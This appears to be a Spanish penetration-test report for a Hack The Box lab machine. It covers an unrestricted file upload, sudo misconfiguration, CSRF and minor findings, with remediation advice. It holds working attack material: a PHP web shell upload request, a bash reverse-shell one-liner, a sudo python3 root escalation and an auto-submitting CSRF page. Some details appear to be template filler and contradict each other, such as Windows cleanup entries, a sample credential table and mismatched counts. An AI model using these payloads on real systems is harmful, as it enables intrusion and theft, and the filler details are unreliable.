


MaquinaWeb

IP: 10.10.11.245

SISTEMA OPERATIVO: LINUX / WINDOWS



INFORME DE AUDITORÍA DE SEGURIDAD

CLASIFICACIÓN: Confidencial

CLIENTE: Cliente

AUDITOR: o1101oI

FECHA: 8 de octubre de 2026

VERSIÓN: 1.0



Índice

Resumen Ejecutivo	3
Clasificación de Riesgos	3
Resumen de la Evaluación	3
Impacto	4
1. Análisis Técnico de la Intrusión	5
1.1. Alcance del Proyecto (Scope)	5
1.2. Exclusiones (Out-of-Scope)	5
1.3. Metodología Usada	5
1.4. Resumen del Compromiso	6
1.5. Reproducción Detallada	6
2. Detalles de los Hallazgos	8
2.1. Hallazgo VULN-MAWB-01: Carga de Archivos Sin Restricciones	8
2.2. Hallazgo VULN-MAWB-02: Configuración Insegura de Sudo	9
2.3. Hallazgo VULN-MAWB-03: Ausencia de Protección Anti-CSRF	10
2.4. Hallazgo VULN-MAWB-04: Divulgación de Versión del Servidor	11
2.5. Hallazgo VULN-MAWB-05: Cookies sin Flag HttpOnly	12
3. Limpieza del sistema y restauración (House Cleaning)	13
4. Acciones Recomendadas	14
4.1. Acciones Inmediatas	14
4.2. Corto Plazo	14
4.3. Largo Plazo	14
A. Pruebas de Compromiso (Flags)	15
A.1. Flag de Usuario	15
A.2. Flag de Administrador	15
B. Proof Of Concept (PoC)	16
B.1. VULN-MAWB-01: Bypass de Carga de Archivos (Web Shell)	16
B.2. VULN-MAWB-02: Escalada de Privilegios (Sudo)	16
B.3. VULN-MAWB-03: Explotación de CSRF (Generador de Formulario)	17
C. Inventario de Credenciales	18
C.1. Credenciales de Servicios y Sistemas	18
C.2. Usuarios de Base de Datos Comprometidos	18
C.3. Inventario de Hashes y Cracking	18
D. Referencias	19



Control de Versiones

Versión	Fecha	Autor	Comentarios
0.1	18/12/2025	o1101ol	Borrador inicial y escaneo automatizado.
0.5	19/12/2025	o1101ol	Validación de hallazgos y explotación (PoC).
1.0	8 de octubre de 2026	o1101ol	Versión final para entrega al cliente.



Resumen Ejecutivo

Se ha realizado una evaluación de seguridad técnica (Pentest) sobre el activo **MaquinaWeb** alojado en la plataforma Hack The Box. Esta evaluación simula un escenario de ataque de caja negra (Black Box) para identificar vectores de compromiso en la infraestructura expuesta.

Clasificación de Riesgos

Este informe utiliza el estándar **CVSS v3.1**. La siguiente matriz define los criterios de severidad y tiempos de respuesta sugeridos (SLA).

Severidad	CVSS v3.1 Score	Definición y SLA
CRÍTICO	9.0 – 10.0	Emergencia Inmediata. Compromiso total del sistema. <i>SLA: 24-48 horas.</i>
ALTO	7.0 – 8.9	Riesgo Significativo. Compromiso de confidencialidad. <i>SLA: Próximo ciclo de parches.</i>
MEDIO	4.0 – 6.9	Riesgo Moderado. Requiere condiciones específicas. <i>SLA: Mantenimiento estándar.</i>
BAJO	1.0 – 3.9	Riesgo Menor. Impacto reducido o alta complejidad. <i>Recomendación: Monitorizar.</i>
INFO	0.0	Mejores Prácticas. Endurecimiento preventivo. <i>Sin acción requerida inmediata.</i>

Cuadro 1: Matriz de criterios de severidad CVSS v3.1

Resumen de la Evaluación

Se identificaron un total de **2 vulnerabilidades significativas** que permitieron el compromiso total del sistema.

Severidad	Resuelto	Sin resolver	En revisión	Riesgo Aceptado	Total
Crítico	0	1	0	0	1
Alto	0	1	0	0	1
Medio	0	0	1	0	1
Bajo	0	0	0	1	1
Info	0	0	1	0	1

Cuadro 2: Resumen de vulnerabilidades encontradas



Impacto

La explotación exitosa permitió obtener acceso administrativo ('root'). Riesgos asociados:

- **Exfiltración de Datos:** Acceso no autorizado a bases de datos.
- **Interrupción del Servicio:** Capacidad para detener servicios críticos.
- **Daño Reputacional:** Pérdida de confianza y posibles sanciones legales.

Conclusiones y Siguietes Pasos

La postura de seguridad del activo **MaquinaWeb** es deficiente. Las vulnerabilidades detectadas son de baja complejidad para un atacante pero de impacto catastrófico para la organización.

Se recomienda encarecidamente a la gerencia priorizar la remediación inmediata de los hallazgos Críticos y Altos detallados en la **seccion 4**, comenzando por la restricción de la subida de archivos y la corrección de privilegios.

1. Análisis Técnico de la Intrusión

1.1. Alcance del Proyecto (Scope)

El alcance se definió estrictamente sobre el/los siguiente(s) activo(s):

Dirección IP / Rango	Hostname	Descripción / Rol
10.10.11.245	legacyweb.htb	Servidor Web Principal (Objetivo Primario)
10.10.11.246	db-internal	Base de datos (Pivotaje permitido)
10.10.11.0/24	N/A	Escaneo de red interna permitido

Cuadro 3: Activos dentro del alcance (In-Scope)

1.2. Exclusiones (Out-of-Scope)

Los siguientes elementos fueron explícitamente excluidos de las pruebas para garantizar la continuidad del negocio o por restricciones del cliente:

- Ataques de Denegación de Servicio (DoS/DDoS) contra cualquier activo.
- Ingeniería Social dirigida a empleados de la organización.
- El servidor 10.10.11.1 (Gateway de la infraestructura).

1.3. Metodología Usada

Se siguieron las fases del estándar **PTES** y la metodología **OWASP**:




Figura 1: Flujo de trabajo de la auditoría



1.4. Resumen del Compromiso

1. **Descubrimiento de la superficie de ataque:** El proceso comenzó con una enumeración exhaustiva del servicio web HTTP. Mediante técnicas de *fuzzing* de directorios, se identificó un recurso oculto en la ruta `/contact.php` que no estaba enlazado visiblemente en la página principal, revelando un formulario funcional para el envío de información y archivos adjuntos.
2. **Identificación de vulnerabilidad de carga de archivos:** Al analizar el comportamiento del formulario, se detectó que el mecanismo de subida de archivos carecía de validaciones de seguridad robustas en el servidor. El sistema confiaba en filtros superficiales que podían ser evadidos, permitiendo la subida de archivos con extensiones ejecutables (PHP) en lugar de restringirse únicamente a imágenes o documentos seguros.
3. **Obtención de acceso inicial:** Aprovechando la vulnerabilidad anterior, se subió un script malicioso (*Web Shell*) al servidor. Al navegar hacia la ubicación del archivo subido, el servidor web interpretó y ejecutó el código inyectado. Esto permitió establecer una conexión remota inversa hacia la máquina del auditor, otorgando acceso a la línea de comandos bajo el contexto del usuario de servicio `www-data`.
4. **Enumeración de privilegios locales:** Una vez dentro del sistema, se realizó una auditoría de la configuración interna para buscar vías de escalada. La revisión de los permisos de `sudo` reveló que el usuario `www-data` tenía una configuración insegura: se le permitía ejecutar el binario del lenguaje de programación Python con privilegios de administrador (`root`) sin necesidad de ingresar contraseña.
5. **Escalada de privilegios y compromiso total:** Finalmente, se explotó esta configuración incorrecta ejecutando un comando específico de Python diseñado para invocar una nueva consola del sistema (`/bin/bash`). Dado que Python se ejecutó con permisos elevados gracias a `sudo`, la nueva consola heredó los privilegios de `root`, logrando así el control absoluto sobre el sistema operativo y sus datos.

1.5. Reproducción Detallada

Fase 1: Acceso Inicial

Enumeración de directorios:

```
1 gobuster dir -u http://10.10.11.245 -w common.txt -x php
2 # Resultado: /contact.php (Status: 200)
```

Evidencia 1: Descubrimiento del endpoint

Bypass de subida de archivos interceptando la petición:




Figura 2: Bypass de restricción de subida

Ejecución de Reverse Shell:

```
1 http://10.10.11.245/uploads/shell.php?cmd=bash -c 'bash -i >& /dev/tcp/10.10.14.x/443  
0>&1'
```

Evidencia 2: Payload de conexión

Fase 2: Escalada de Privilegios

Enumeración de permisos sudo:




Figura 3: Identificación de vector de escalada

Explotación final:

```
1 www-data@host:/$ sudo /usr/bin/python3 -c 'import os; os.system("/bin/bash")'  
2 root@host:/# id  
3 uid=0(root) gid=0(root) groups=0(root)
```

Evidencia 3: Obtención de root



2. Detalles de los Hallazgos

2.1. Hallazgo VULN-MAWB-01: Carga de Archivos Sin Restricciones

Hallazgo VULN-MAWB-01: Carga de Archivos Sin Restricciones

Severidad:	CRITICA (9.8)
CWE:	CWE-434 (Unrestricted Upload of File with Dangerous Type)
MITRE ATT&CK:	T1190 (Exploit Public-Facing Application)
CVSS:	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Descripcion General

La aplicacion web permite a usuarios no autenticados subir archivos al servidor a traves del endpoint `/contact.php`. No existen controles adecuados para validar el tipo de contenido (MIME Type) ni la extension del archivo. Esto permite subir scripts maliciosos (webshells) que pueden ser ejecutados por el servidor web.

Evidencia

A continuacion se muestra la peticion HTTP interceptada donde se sube el archivo `exploit.php` eludiendo validaciones del lado del cliente:

```
1 POST /contact.php HTTP/1.1
2 Host: 10.10.11.245
3 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
4
5 -----WebKitFormBoundary
6 Content-Disposition: form-data; name="file"; filename="exploit.php"
7 Content-Type: application/x-php
8
9 <?php system($_GET['cmd']); ?>
10 -----WebKitFormBoundary--
```

Evidencia 4: Peticion HTTP Maliciosa para subir Web Shell

Recomendacion de Mitigacion

- Validar estrictamente las extensiones de archivo permitidas mediante una lista blanca (ej: solo .jpg, .png).
- Almacenar los archivos subidos fuera del directorio raiz del servidor web para evitar su ejecucion.
- Renombrar los archivos subidos para evitar colisiones o nombres maliciosos.



2.2. Hallazgo VULN-MAWB-02: Configuración Insegura de Sudo

Hallazgo VULN-MAWB-02: Configuración Insegura de Sudo

Severidad:	ALTA (7.8)
CWE:	CWE-269 (Improper Privilege Management)
MITRE ATT&CK:	T1548.003 (Abuse Elevation Control Mechanism: Sudo)
CVSS:	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Descripción General

El usuario del servicio web (`www-data`) tiene permisos configurados explícitamente en el archivo `/etc/sudoers` para ejecutar el binario de Python como superusuario ('root') sin necesidad de ingresar una contraseña. Esto permite una escalada de privilegios vertical inmediata.

Evidencia

Salida del comando de verificación de privilegios sudo, mostrando la directiva NOPASSWD:

```
1 www-data@legacyweb:/$ sudo -l
2 Matching Defaults entries for www-data on legacyweb:
3   env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
   bin
4
5 User www-data may run the following commands on legacyweb:
6   (ALL) NOPASSWD: /usr/bin/python3
```

Evidencia 5: Verificación de permisos sudo

Recomendación de Mitigación

- Eliminar la entrada correspondiente en el archivo `/etc/sudoers` que otorga permisos al usuario `www-data`.
- Aplicar el Principio de Mínimo Privilegio: los usuarios de servicio no deberían tener capacidad de elevar privilegios a root.



2.3. Hallazgo VULN-MAWB-03: Ausencia de Protección Anti-CSRF

Hallazgo VULN-MAWB-03: Ausencia de Protección Anti-CSRF

Severidad:	MEDIO (4.3)
CWE:	CWE-352 (Cross-Site Request Forgery)
MITRE ATT&CK:	T1204.001 (User Execution: Malicious Link)
CVSS:	AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N

Descripción General

El formulario de contacto en `/contact.php` no implementa tokens anti-CSRF (Cross-Site Request Forgery). Esto permitiría a un atacante forzar a un usuario autenticado (si lo hubiera) a enviar mensajes o realizar acciones en el formulario sin su consentimiento si visitan una página maliciosa controlada por el atacante.

Evidencia

Al analizar el código fuente del formulario HTML, se observa la ausencia de un campo oculto (`hidden input`) con un token aleatorio de validación:

```
1 <form action="/contact.php" method="POST" enctype="multipart/form-data">
2   <label>Name :</label> <input type="text" name="name">
3   <label>File :</label> <input type="file" name="file">
4   <input type="submit" value="Send">
5 </form>
```

Evidencia 6: Código fuente del formulario sin token CSRF

Recomendación de Mitigación

- Implementar tokens únicos e impredecibles (Anti-CSRF Tokens) en todos los formularios que realicen cambios de estado o envíos de datos.
- Verificar la cabecera `Origin` y `Referer` en el lado del servidor.



2.4. Hallazgo VULN-MAWB-04: Divulgación de Versión del Servidor

Hallazgo VULN-MAWB-04: Divulgación de Versión del Servidor

Severidad:	BAJO (3.5)
CWE:	CWE-200 (Exposure of Sensitive Information)
MITRE ATT&CK:	T1592.002 (Gather Victim Host Information: Software)
CVSS:	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Descripción General

El servidor web está configurado para exponer su nombre y versión exacta en las cabeceras de respuesta HTTP (Server Header). Esta información facilita a los atacantes la búsqueda de vulnerabilidades específicas (CVEs) asociadas a esa versión concreta del software.

Evidencia

Respuesta HTTP capturada con curl o BurpSuite:

```
1 HTTP/1.1 200 OK
2 Date: Fri, 19 Dec 2025 10:00:00 GMT
3 Server: Apache/2.4.41 (Ubuntu) <-- Version expuesta
4 Content-Type: text/html; charset=UTF-8
```

Evidencia 7: Cabecera Server expuesta

Recomendación de Mitigación

- Configurar la directiva `ServerTokensProd` y `ServerSignatureOff` en el archivo de configuración de Apache (o equivalente en Nginx/IIS) para ocultar la versión detallada.



2.5. Hallazgo VULN-MAWB-05: Cookies sin Flag HttpOnly

Hallazgo VULN-MAWB-05: Cookies sin Flag HttpOnly

Severidad:	INFO (0.0)
CWE:	CWE-1004 (Sensitive Cookie Without 'HttpOnly' Flag)
MITRE ATT&CK:	T1539 (Steal Web Session Cookie)
CVSS:	N/A (Buenas prácticas)

Descripción General

La cookie de sesión PHPSESSID generada por la aplicación no tiene configurado el atributo `HttpOnly`. Aunque actualmente no se detectaron scripts maliciosos almacenados, esta configuración permitiría que, ante un futuro ataque de XSS, la cookie pudiera ser accedida y robada mediante JavaScript (`document.cookie`).

Evidencia

```
1 Set-Cookie: PHPSESSID=a1b2c3d4e5f6...; path=/
2 # Deberia ser:
3 # Set-Cookie: PHPSESSID=...; path=/; HttpOnly; Secure
```

Evidencia 8: Cabecera Set-Cookie insegura

Recomendación de Mitigación

- Configurar el servidor o la aplicación (en `php.ini`: `session.cookie_httponly=1`) para añadir el flag `HttpOnly` a todas las cookies de sesión.



3. Limpieza del sistema y restauración (House Cleaning)

Una vez finalizadas las pruebas de penetración, se procedió a eliminar todos los recursos generados, herramientas transferidas y usuarios creados temporalmente para garantizar que el sistema retorne a su estado original y no queden brechas de seguridad residuales.

Tipo	Recurso / Ubicación	Acción	Estado
Archivo	/tmp/linpeas.sh	Eliminado	OK
Archivo	C:\Windows\Temp\nc.exe	Eliminado	OK
Web Shell	/var/www/html/imagenes/cmd.php	Eliminado	OK
Usuario	Usuario local hacker_test	Borrado	OK
Persistencia	Tarea programada (Cron Job) maliciosa	Removida	OK
Log	/var/log/auth.log (Entradas propias)	Limpiado	OK

Cuadro 4: Registro de actividades de limpieza y restauración del sistema

4. Acciones Recomendadas

Basado en los hallazgos de esta evaluación, se proponen las siguientes acciones correctivas divididas por horizonte temporal. El objetivo no es solo corregir las vulnerabilidades detectadas, sino elevar el nivel de madurez de seguridad de la infraestructura.

4.1. Acciones Inmediatas

Estas acciones deben implementarse en un plazo no mayor a 48 horas debido al alto riesgo de compromiso activo.

- **Remediación de Carga de Archivos (VULN-MAWB-01):** Modificar el script `contact.php` para implementar una validación estricta de tipos MIME y extensiones (Lista Blanca: solo `.jpg`, `.png`, `.pdf`). Deshabilitar la ejecución de scripts en el directorio de subidas mediante configuraciones del servidor web (ej: `.htaccess` o configuración de Nginx).
- **Endurecimiento de Privilegios (VULN-MAWB-02):** Revocar inmediatamente los permisos `NO PASSWD` para el usuario `www-data` en el archivo `/etc/sudoers`. El servicio web no debe tener capacidad para ejecutar intérpretes de comandos (Python, Perl, Bash) como root.
- **Rotación de Credenciales:** Dado que el sistema fue totalmente comprometido, se debe asumir que todas las credenciales almacenadas o tecleadas en el servidor han sido expuestas. Se requiere el cambio forzoso de contraseñas para usuarios administrativos y claves de conexión a bases de datos.

4.2. Corto Plazo

Implementar en el próximo ciclo de mantenimiento o sprint de desarrollo (1-2 semanas).

- **Protección contra CSRF (VULN-MAWB-03):** Integrar librerías de seguridad en el desarrollo web que generen y validen tokens anti-CSRF en todos los formularios que realicen cambios de estado en el servidor.
- **Seguridad en Cookies (VULN-MAWB-05):** Configurar el servidor de aplicaciones para forzar los atributos `HttpOnly`, `Secure` y `SameSite=Strict` en todas las cookies de sesión para mitigar riesgos de robo de sesión vía XSS.
- **Ocultación de Información (VULN-MAWB-04):** Configurar el servidor web para minimizar la información expuesta en las cabeceras HTTP (`ServerTokensProd` en Apache), dificultando la enumeración de versiones por parte de atacantes automatizados.

4.3. Largo Plazo

Mejoras estructurales y de procesos para prevenir futuras intrusiones.

- **Implementación de WAF (Web Application Firewall):** Desplegar un WAF (como ModSecurity o soluciones en la nube) para detectar y bloquear intentos de subida de webshells y otros ataques comunes antes de que lleguen a la aplicación.
- **Monitoreo de Integridad de Archivos (FIM):** Implementar agentes de seguridad (como Wazuh, OSSEC o Tripwire) que alerten en tiempo real sobre la creación o modificación de archivos en directorios críticos del sistema y del servidor web.
- **Ciclo de Desarrollo Seguro (SSDLC):** Capacitar al equipo de desarrollo en prácticas de codificación segura (OWASP Top 10) y establecer revisiones de código estático (SAST) antes de cada despliegue a producción.

A. Pruebas de Compromiso (Flags)

Documentación de identificadores únicos obtenidos.

A.1. Flag de Usuario

Archivo	user.txt
Hash	a1b2c3d4e5f6...
Contexto	www-data (Reverse Shell)




Figura 4: Evidencia user.txt

A.2. Flag de Administrador

Archivo	root.txt
Hash	f6e5d4c3b2a1...
Contexto	root (Sudo)




Figura 5: Evidencia root.txt



B. Proof Of Concept (PoC)

En esta sección se detallan los scripts, peticiones HTTP y comandos específicos utilizados para validar las vulnerabilidades. Estos recursos permiten la reproducibilidad técnica de los hallazgos.

B.1. VULN-MAWB-01: Bypass de Carga de Archivos (Web Shell)

Para replicar la subida del archivo malicioso, se puede utilizar la siguiente petición HTTP cruda (Raw Request). Esta petición puede ser enviada mediante herramientas como Burp Suite Repeater o guardada en un archivo y enviada con curl.

```
1 POST /contact.php HTTP/1.1
2 Host: 10.10.11.245
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Content-Type: multipart/form-data; boundary
  -----36764789541813134671465227702
5
6 -----36764789541813134671465227702
7 Content-Disposition: form-data; name="name"
8
9 Pentester
10 -----36764789541813134671465227702
11 Content-Disposition: form-data; name="file"; filename="exploit.php"
12 Content-Type: application/x-php
13
14 <?php
15 // Web Shell minimalista
16 if(isset($_REQUEST['cmd'])){
17     echo "<pre>";
18     $cmd = ($_REQUEST['cmd']);
19     system($cmd);
20     echo "</pre>";
21     die;
22 }
23 ?>
24 -----36764789541813134671465227702--
```

Evidencia 9: Petición HTTP para subir la Web Shell

Validación: Una vez enviada la petición, navegar a:

```
1 http://10.10.11.245/uploads/exploit.php?cmd=id
```

B.2. VULN-MAWB-02: Escalada de Privilegios (Sudo)

El siguiente bloque de comandos muestra la secuencia exacta ejecutada en la terminal de la víctima para elevar privilegios de www-data a root.

```
1 # 1. Verificacion de permisos (Reconocimiento)
2 www-data@host:/$ sudo -l
3 # Salida esperada: (ALL) NOPASSWD: /usr/bin/python3
4
5 # 2. Ejecucion del Exploit (GTF0Bins)
6 # Se invoca una shell del sistema (/bin/bash) a traves de Python con sudo
7 www-data@host:/$ sudo /usr/bin/python3 -c 'import os; os.system("/bin/bash")'
8
9 # 3. Confirmacion de identidad
10 root@host:/# id
11 uid=0(root) gid=0(root) groups=0(root)
```

Evidencia 10: Secuencia de comandos para escalada



B.3. VULN-MAWB-03: Explotación de CSRF (Generador de Formulario)

Dado que el formulario de contacto no tiene protección Anti-CSRF, un atacante podría alojar el siguiente código HTML en su propio servidor. Si un administrador autenticado visita este sitio, se enviará el formulario en su nombre sin su conocimiento.

```
1 <html>
2   <body>
3     <h1>You won a prize! Click here!</h1>
4     <script>history.pushState('', '', '/')</script>
5     <form action="http://10.10.11.245/contact.php" method="POST" enctype="multipart/form-
      data">
6       <input type="hidden" name="name" value="HackedByCSRF" />
7       <input type="hidden" name="file" value="archivo_dummy.txt" />
8       <input type="submit" value="Submit request" />
9     </form>
10    <script>
11      // Envio automatico del formulario al cargar la pagina
12      document.forms[0].submit();
13    </script>
14  </body>
15</html>
```

Evidencia 11: PoC HTML para ataque CSRF



C. Inventario de Credenciales

C.1. Credenciales de Servicios y Sistemas

Se han identificado las siguientes credenciales activas que permiten acceso a diversos servicios:

Servicio/Recurso	Usuario	Credencial (Pass/Key)	Privilegios
SSH (Puerto 22)	root	P@ssw0rd123!	Administrador
MySQL Database	db_admin	admin_sql_2024	Lectura/Escritura
Panel WordPress	jdoe	flower123	Editor

Cuadro 5: Tabla de credenciales de servicios identificadas

C.2. Usuarios de Base de Datos Comprometidos

A través de la explotación de vulnerabilidades en el aplicativo web, se obtuvo acceso a la tabla `users` de la base de datos. A continuación, una muestra de los datos exfiltrados:

ID	Username	Email	Hash / Password
1	admin	admin@empresa.local	\\$2a\\$10\\$X...(bcrypt)
2	soporte	help@empresa.local	5f4dcc3b5aa7...(MD5)
3	invitado	guest@empresa.local	guest123
...	...	...	...

Cuadro 6: Muestra de datos exfiltrados de la tabla 'users'

C.3. Inventario de Hashes y Cracking

Se encontraron los siguientes hashes almacenados en el sistema. Se procedió a realizar ataques de fuerza bruta utilizando *John the Ripper* y *Hashcat*.

Origen	Hash (Truncado)	Algoritmo	Estado/Valor
/etc/shadow	\\$6\\$wb7...	SHA-512	No Crackedo
DB Backup	21232f297a57a5a7...	MD5	admin
Win SAM	aad3b435b51404ee...	NTLM	qwerty

Cuadro 7: Estado de descifrado de hashes encontrados



D. Referencias

A continuación se listan las herramientas, bases de datos de vulnerabilidades (CVEs) y documentación técnica consultada durante el proceso de auditoría para validar los hallazgos.

Categoría	Recurso / Título	Enlace o Fuente
CVE	CVE-2021-4034 (PwnKit)	https://nvd.nist.gov/vuln/detail/CVE-2021-4034
Exploit	POC PwnKit (Python)	https://github.com/arthepsy/CVE-2021-4034
Herramienta	LinPEAS	https://github.com/carlospolop/PEASS-ng
Técnica	GTFOBins (Sudo)	https://gtfobins.github.io/gtfobins/sudo/
Artículo	Bypass de UAC en Windows	https://javierripoll.es/2025/06/14/bypass-uac-windows10-powershell/

Cuadro 8: Listado de referencias técnicas y herramientas utilizadas